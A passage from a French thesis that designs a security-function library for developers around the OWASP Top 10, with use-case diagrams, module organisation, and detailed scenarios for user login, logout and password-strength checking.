


FIGURE 4.11 – Diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes"

4.2.11 Système global

Nous avons organisé les cas d'utilisation en packages, chaque package correspondant à la gestion d'un risque du Top 10, et cela pour des questions de lisibilité mais aussi pour des questions d'identification des fonctions de sécurité à mettre en place en adéquation avec le risque en question. Cependant, le système que nous devons mettre en place tourne autour de ces fonctions de sécurité. Il s'agit de mettre à la disposition des développeurs ces fonctions de sécurités.

En effet, certaines fonctions de sécurité recommandées pour un risque, peuvent aussi l'être pour d'autres. Par exemple, si l'on essaie de mitiger le risque de XSS, la meilleure façon de le faire est de mettre en place des fonctions permettant la validation des entrées ainsi que l'encodage des sorties que les développeurs peuvent facilement utiliser. Mais ces mêmes fonctions peuvent être utilisées pour se protéger de beaucoup d'autres attaques.

Ainsi, nous nous concentrerons maintenant sur ces fonctions de sécurité. Nous présenterons à la volée toutes les fonctionnalités attendues par les applications pour se protéger au moins des dix risques de sécurité présentes dans le Top 10.

Ci-dessous, nous avons le diagramme de cas d'utilisation global du système :




FIGURE 4.12 – Diagramme de cas d'utilisation global du système

Toutefois, cette représentation n'est pas non plus la meilleure car ne favorisant pas une bonne lisibilité. Ainsi, nous avons décidé pour des raisons de lisibilité de séparer ces fonctions en modules, chaque module comprenant les fonctions de sécurité de même nature.

Ainsi, nous avons les modules suivants :

- ✓ Module "Utilisateurs" comprenant les fonctions relatives aux utilisateurs ;
- ✓ Module "Cryptographie" comprenant les fonctions se rapportant à la cryptographie ;
- ✓ Module "Encodage" comprenant les fonctions d'encodage ;
- ✓ Module "Validation" regroupant les fonctions relatives à la validation ;
- ✓ Module "HTTP" regroupant les fonctions relatives aux paramètres HTTP ;
- ✓ Module "Interpréteurs" regroupant les fonctions relatives aux interpréteurs ;
- ✓ Module "Logging" regroupant les fonctions relatives à la journalisation ;
- ✓ Module "Gestion des composants" regroupant les fonctions relatives aux composants utilisés dans l'application.

Chaque module est un sous-système et sera représenté par un package. Cette séparation nous donne le diagramme de packages suivant :




FIGURE 4.13 – Diagramme de packages du système (réorganisé)"

4.2.12 Sous-système "Utilisateurs"

4.2.12.1 Diagramme de cas d'utilisation



FIGURE 4.14 – Diagramme de cas d'utilisation du sous-système "Utilisateurs"

4.2.12.2 Cas d'utilisation "Authentification utilisateur"

►Description textuelle

Sommaire d'identification

Titre : Authentification utilisateur

Résumé : Ce cas d'utilisation permet à une application d'authentifier un utilisateur.

Acteur : Application

Responsable : Papa Latyr Mbodj

Description des scénarios

Précondition(s)

— Aucune

Scénario nominal

1. L'application donne une requête HTTP POST contenant nom d'utilisateur et mot de passe.
2. Le système récupère l'utilisateur avec le nom d'utilisateur donné.
3. Le système enregistre l'adresse IP de connexion.
4. Le système s'assure que la requête est de type POST et que HTTPS est utilisé.
5. Le système s'assure que l'utilisateur n'est pas expiré.
6. Le système s'assure que l'utilisateur est activé.
7. Le système s'assure que l'utilisateur n'est pas bloqué.
8. Le système déconnecte l'utilisateur.

9. Le système hashe le mot de passe donné et le compare avec celui de l'utilisateur récupéré précédemment.
10. Le système crée une nouvelle session pour l'utilisateur et l'enregistre.
11. Le système enregistre la date et l'heure de connexion
12. Le système enregistre l'adresse IP de l'hôte ayant envoyé la requête. Le système met à jour l'état de connexion de l'utilisateur
13. Le système journalise la connexion de l'utilisateur.
14. Le système retourne l'utilisateur modifié.

Enchainements d'erreur

E1 : Utilisateur avec nom d'utilisateur donné inexistant

L'enchaînement E1 démarre au point 2 du scénario nominal.

3. Le système journalise l'échec de la connexion avec le message "Login ou mot de passe incorrect".
4. Le système produit une exception avec le même message.
5. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

E2 : Requête pas de type POST ou HTTPS non utilisé

L'enchaînement E2 démarre au point 4 du scénario nominal.

5. Le système met à jour la date et l'heure de la dernière connexion échouée de l'utilisateur.
6. Le système incrémente le nombre de tentatives de connexion échouées pour cet utilisateur.
 - 6.a. Nombre maximal de tentatives de connexions échouées atteint ou dépassé :
 - 6.a.1. Le système bloque l'utilisateur.
 - 6.a.2. Le système journalise le blocage de l'utilisateur avec le message "Utilisateur bloqué" avec le nom de l'utilisateur.
 - 6.a.3. Le système produit une exception avec le même message.
 - 6.b. Nombre maximal de tentatives de connexions échouées non atteint :
 - 6.b.1 Le système journalise l'échec de la connexion avec le message "Tentative de connexion avec une requête non sécurisée".
 - 6.b.2 Le système produit une exception avec le même message.
7. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

E3 : Utilisateur expiré

L'enchaînement E3 démarre au point 5 du scénario nominal.

6. Le système journalise l'échec de la connexion avec le message "Utilisateur expiré" avec le nom de l'utilisateur.
7. Le système produit une exception avec le même message.
8. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

E4 : Utilisateur non activé

L'enchaînement E4 démarre au point 6 du scénario nominal.

7. Le système journalise l'échec de la connexion avec le message "Utilisateur inactif" avec le nom de l'utilisateur.
8. Le système produit une exception avec le même message.
9. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

E5 : Utilisateur bloqué

L'enchaînement E5 démarre au point 7 du scénario nominal.

8. Le système met à jour la date et l'heure de la dernière connexion échouée de l'utilisateur.
9. Le système incrémente le nombre de tentatives de connexion échouées pour cet utilisateur.
 - 10.a. Nombre maximal de tentatives de connexions échouées atteint ou dépassé :
 - 10.a.1. Le système bloque l'utilisateur.
 - 10.a.2. Le système journalise le blocage de l'utilisateur avec le message "Utilisateur bloqué" avec le nom de l'utilisateur.
 - 10.a.3. Le système produit une exception avec le même message.
 - 10.a.4. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

E8 : Mot de passe erroné

L'enchaînement E8 démarre au point 9 du scénario nominal.

12. Le système met à jour la date et l'heure de dernière connexion échouée de l'utilisateur.
13. Le système incrémente le nombre de tentatives de connexion échouées pour cet utilisateur.
 - 13.a. Nombre maximal de tentatives de connexions échouées atteint :
 - 13.a.1. Le système bloque l'utilisateur.
 - 13.a.2. Le système journalise le blocage de l'utilisateur avec le message "Utilisateur bloqué" avec le nom de l'utilisateur.
 - 13.a.3. Le système produit une exception avec le même message.
 - 13.a.4. Le système refuse la connexion ; le cas d'utilisation se termine en échec.
 - 13.b. Nombre maximal de tentatives de connexions échouées non atteint :
 - 13.b.1 Le système journalise l'échec de la connexion avec le message "Login ou mot de passe incorrect".
 - 13.b.2 Le système produit une exception avec le même message. en échec.
14. Le système refuse la connexion ; le cas d'utilisation se termine en échec.

Post-condition(s)

- L'utilisateur en question est authentifié sur l'application.

Exigences non fonctionnelles

-
- L'application doit être hébergée sur un serveur protégé par un firewall anti DDoS.

►Diagramme d'activités




FIGURE 4.15 – Diagramme d'activités du cas "Authentification utilisateur"

4.2.12.3 Cas d'utilisation "Déconnexion utilisateur"

►Description textuelle

Sommaire d'identification

Titre : Déconnexion utilisateur

Résumé : Ce cas d'utilisation permet à une application de déconnecter un utilisateur.

Acteur : Application

Responsable : Papa Latyr Mbodj

Description des scénarios

Précondition(s)

- Aucune

Scénario nominal

1. Le système supprime le cookie "Se rappeler de moi".
2. Le système invalide la session contenue dans la requête courante.
3. Le système supprime le cookie contenant l'identificateur de session.
4. Le système met à jour l'état de connexion de l'utilisateur.
5. Le système journalise la déconnexion de l'utilisateur.

Post-condition(s)

- L'utilisateur en question est déconnecté de l'application.

4.2.12.4 Cas d'utilisation "Vérification force mot de passe"

►Description textuelle

Sommaire d'identification

Titre : Vérification force mot de passe

Résumé : Ce cas d'utilisation permet à une application de vérifier qu'un nouveau mot de passe est fort.

Acteur : Application

Responsable : Papa Latyr Mbodj

Description des scénarios

Précondition(s)

- Aucune

Scénario nominal

1. L'application donne le login, l'ancien mot de passe et le nouveau mot de passe.
2. Le système s'assure que le nouveau mot de passe n'est pas nul.
3. Le système s'assure que le nouveau mot de passe ne correspond pas au login.
4. Le système s'assure que le nouveau mot de passe ne contient pas une partie de l'ancien mot de passe (3 caractères).
5. Le système compte le nombre de lettres minuscules contenues dans le nouveau mot de passe.
6. Le système compte le nombre de lettres majuscules contenues dans le nouveau mot de passe.

7. Le système compte le nombre de chiffres contenus dans le nouveau mot de passe.
8. Le système compte le nombre de caractères spéciaux contenus dans le nouveau mot de passe.
9. Le système évalue la force du mot de passe.
10. Le mot de passe est accepté.

Enchainements d'erreur

E1 : Nouveau mot de passe nul

L'enchaînement E1 démarre au point 2 du scénario nominal.

3. Le système journalise l'invalidité du mot de passe avec le message "Le nouveau mot de passe ne peut pas être nul".
4. Le système produit une exception avec le même message.
5. Le système refuse le mot de passe ; le cas d'utilisation se termine en échec.

E2 : Nouveau mot de passe correspondant au login

L'enchaînement E2 démarre au point 3 du scénario nominal.

4. Le système journalise l'invalidité du mot de passe avec le message "Le nouveau mot de passe ne peut pas correspondre au login".
5. Le système produit une exception avec le même message.
6. Le système refuse le mot de passe ; le cas d'utilisation se termine en échec.

E3 : Nouveau mot de passe contenant une partie de l'ancien mot de passe

L'enchaînement E3 démarre au point 4 du scénario nominal.

5. Le système journalise l'invalidité du mot de passe avec le message "Le nouveau mot de passe ne peut pas contenir une partie de l'ancien mot de passe".
6. Le système produit une exception avec le même message.
7. Le système refuse le mot de passe ; le cas d'utilisation se termine en échec.

E4 : Mot de passe faible

L'enchaînement E4 démarre au point 9 du scénario nominal.

10. Le système journalise l'invalidité du mot de passe avec le message "Le nouveau mot de passe n'est pas long ou non complexe".
11. Le système produit une exception avec le même message.
12. Le système refuse le mot de passe ; le cas d'utilisation se termine en échec.

Post-condition(s)

